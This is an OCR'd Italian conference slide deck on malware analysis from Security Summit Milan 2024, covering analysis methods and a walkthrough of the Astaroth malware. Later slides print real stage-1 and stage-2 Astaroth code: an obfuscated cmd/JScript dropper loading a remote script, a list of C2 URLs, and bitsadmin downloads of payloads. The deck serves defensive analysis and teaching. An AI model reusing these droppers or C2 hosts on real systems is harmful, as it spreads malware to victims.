Clusit
Associazione Italiana per la Sicurezza Informatica

ASTREA Advanced Security, Training Research, Events Agency

SECURITY SUMMIT

Security Summit

Milano 19-20-21 marzo 2024

Facciamolo a pezzi!
Un breve viaggio nel mondo della malware analysis

Lorenzo Masciullo, Cyber security Analyst @ Deda Cloud
Gianmarco Lodari, Cyber security Analyst @ Deda Cloud

19 marzo Milano 2024 orario 14.00-14.40

deda.cloud
your safe IT

IBM
Platinum Partner


Malware Analysis

Cos’è un malware?
Malicious software progettato intenzionalmente per danneggiare un sistema informatico o gli utenti di un sistema informatico.

Malware Analysis

Cos’è un malware?
Malicious software progettato intenzionalmente per danneggiare un sistema informatico o gli utenti di un sistema informatico.

Perchè analizzare un malware?
Per individuare le caratteristiche che lo identificano, gli obiettivi della minaccia e gli impatti sul sistema target.



Malware Analysis


Cos’è un malware?
Malicious software progettato intenzionalmente per danneggiare un sistema informatico o gli utenti di un sistema informatico.

Perchè analizzare un malware?
Per individuare le caratteristiche che lo identificano, gli obiettivi della minaccia e gli impatti sul sistema target.

Come si inserisce nel processo di risposta agli incidenti?
Si estraggono gli indicatori di compromissione (**IoC**) per identificare in modo proattivo la specifica minaccia, contenerla ed eradicarla efficacemente;


WORM **TROJAN** **RANSOMWA** **ROOTKIT**

16acab9f39ecb951ebd607f7f9f4a954aa4f6b28374079d3b6aa72a9a05fa9




Campagne note

Emotet



Fonte: TrendMicro



Fonte: Check Point - Security Report 2023

Campagne note

Emotet

QakBot

IcedId

Trickbot

Ursnif
Gozi

AgentTesl
a


Formboo
k

Lokibot

Dridex

Astaroth
Guildma

CoronaUS
B




Fonte: Check Point - Security Report 2023

Malware come vettore d’accesso

IcedId → LOCKBIT 3.0

QakBot → BLACK BASTA

Trickbot → CONTI RANSOMWARE



Obiettivi


Estrazione degli IoC
Individuare gli Indicatori di Compromissione che identificano la minaccia per Threat Hunting o per configurare blocchi.

Sviluppo del Config Extractor
Automatizzare i passaggi dell'analisi per l'estrazione della configurazione (API, stringhe, domini C2) valida per la medesima famiglia di malware.

Creazione di allarmi ad-hoc
Prevenire eventuali compromissioni durante le campagne di phishing effettuando il tuning degli strumenti.

I tipi di analisi

Static Analysis




- Analisi del codice
- Estrazione di dati
  - Signature
- Reverse engineering

+ Ispezione approfondita

+ Meno rischiosa

− Complessa e onerosa

Dynamic Analysis



- Esecuzione del codice
- Analisi del comportamento
  - Sandbox
- Monitoraggio delle risorse

− Richiesta di risorse

− Potenziale anti-analysis

+ Più semplice

Il giusto compromesso

Hybrid Analysis


Static Analysis + Dynamic Analysis

- Triage
- Ispezione del codice
- Cambiamenti in memoria
- Osservazione delle interazioni


Analisi controllata per stadio


Passiamo alla pratica!


ASTAROTH



Astaroth – Stage 1








Astaroth – Stage 1

```
C:\WINDOWS\system32\
cmd.exe
```

```
mD C:\eUaRSH\ >nul 2>&1
```

```
CGNF=new Function(
        'GetObject("script:hwa5c.nextmax.my.id/?1/")'
); CGNF(); > C:\ eUaRSH\VTUITSXN.JS
```

```
caLl C:\eUaRSH\VTUITSXN.JS
```





```
Arguments: %COMSpeC% /V/D/c "S^eT KSX=C:\eUaRSH\&& mD !KSX!>nul 2>&1&&S^eT IPDT=!KSX!^VTUITSXN.JS&&<nul set/p BJLA=var B
JLA='\u0064\u0068\u0043\u002b\u0044\u0064\u0068\u0043\u002b\u0045\u0064\u0068\u0043\u002b\u0022\u002f\u002f\u006b\u0038\
u0061\u0069\u0077\u0077\u002e\u006a\u006f\u0075\u0072\u006e\u0065\u0079\u0065\u0064\u0067\u0065\u002e\u006d\u0079\u002e\
u0069\u0064\u002f\u003f\u0031\u002f\u0022\u0029\u003b';KSX='\u003a\u0068\u0022\u003b\u0045\u0064\u0068\u0043\u003d\u0022
\u0054\u0074\u0022\u002b\u0022\u0050\u003a\u0022\u003b\u0047\u0065\u0074\u004f\u0062\u006a\u0065\u0063\u0074\u0028\u0043
';VTUI='\u0076\u0061\u0072\u0020\u0043\u0064\u0068\u0043\u003d\u0022\u0073\u0022\u002b\u0022\u0063\u0072\u0022\u003b\u00
44\u0064\u0068\u0043\u003d\u0022\u0069\u0070\u0074\u0022\u002b\u0022';IPDT=VTUI+KSX+BJLA;TSXN=new Function(IPDT);TSXN();
 >!IPDT! caLl !IPDT!||caLl !IPDT! "
```

Astaroth – Stage 2

- Scelta dell’endpoint


```
selected_endpoint=4;

if (selected_endpoint == 0) { url="http://4hawb.produtoeletro.my.id/"; }

if (selected_endpoint == 1) { url="http://kka5c.marioanalytics.my.id/"; }

if (selected_endpoint == 2) { url="http://nweow8.mariostrategy.my.id/"; }

if (selected_endpoint == 3) { url="http://wae4w.mariomanagement.biz.id/"; }

if (selected_endpoint == 4) { url="http://yaiinr.actiongroup.my.id/"; }

if (selected_endpoint == 5) { url="http://eeiul.marioadvisory.my.id/"; }

if (selected_endpoint == 6) { url="http://cua3e.mariosolutions.biz.id/"; }

if (selected_endpoint == 7) { url="http://wiae5.marioadvisory.my.id/"; }

if (selected_endpoint == 8) { url="http://xwago.creativeplus.my.id/"; }

if (selected_endpoint == 9) { url="http://2joafm.marioanalytics.my.id/"; }

if (selected_endpoint == 10) { url="http://lwafa.actiongroup.my.id/"; }

if (selected_endpoint == 11) { url="http://e0aonr.creativeplus.my.id/"; }

if (selected_endpoint == 12) { url="http://h4aowa.mariostrategy.my.id/"; }

if (selected_endpoint == 13) { url="http://w8oaa0.mariosolutions.biz.id/"; }

if (selected_endpoint == 14) { url="http://caiiaf.businesswise.biz.id/"; }

if (selected_endpoint == 15) { url="http://0tuiwp.mariomanagement.biz.id/"; }

if (selected_endpoint == 16) { url="http://nqaa8e.businesswise.biz.id/"; }

if (selected_endpoint == 17) { url="http://wba0s.produtoeletro.my.id/"; }
```



Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo


```
// -------------------- Semaphore check ----------------------------

var systemObject = new ActiveXObject("Scripting.FileSystemObject");

libraries="C:\\Users\\Public\\Libraries";

fe="\\fe";

if (fileSystem.FileExists(libraries+"\\eu")){infected = true; }

if (fileSystem.FileExists(libraries+"\\ew")){infected = true; }

if (fileSystem.FileExists(libraries+"\\ez")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fa")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fb")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fc")){infected = true; }

if (fileSystem.FileExists(libraries+"\\fd")){infected = true; }

if (force == true) { infected = false; }

if (fileSystem.FileExists(libraries+fe)){ infected = true; }

// -----------------------------------------------------------------
```



Astaroth – Stage 2

- Scelta dell’endpoint
- Utilizzo del semaforo
- Drop di file

```
// Initialization
wscriptRun.run(system32+bitsadmin+' /reset',0,true);


// Drop resources
try {

    // http://yaiinr.actiongroup.my.id/?63034272138628771
job = RunBitsadminTransfer(url+"?63034272138628771", TempDataDir + EurocomPrecisionExe)

}  catch (JIDhWTQAZVotAuYn) {



}



try {

job = RunBitsadminTransfer(url+"?74456921401632923", TempDataDir + EurocomPrecisionLog );

} catch (JIDhWTQAZVotAuYn) {



}



try {

job = RunBitsadminTransfer(url+"?70877425645639084", TempDataDir + EurocomPrecision+"dbl.log" );

} catch (JIDhWTQAZVotAuYn) {
```

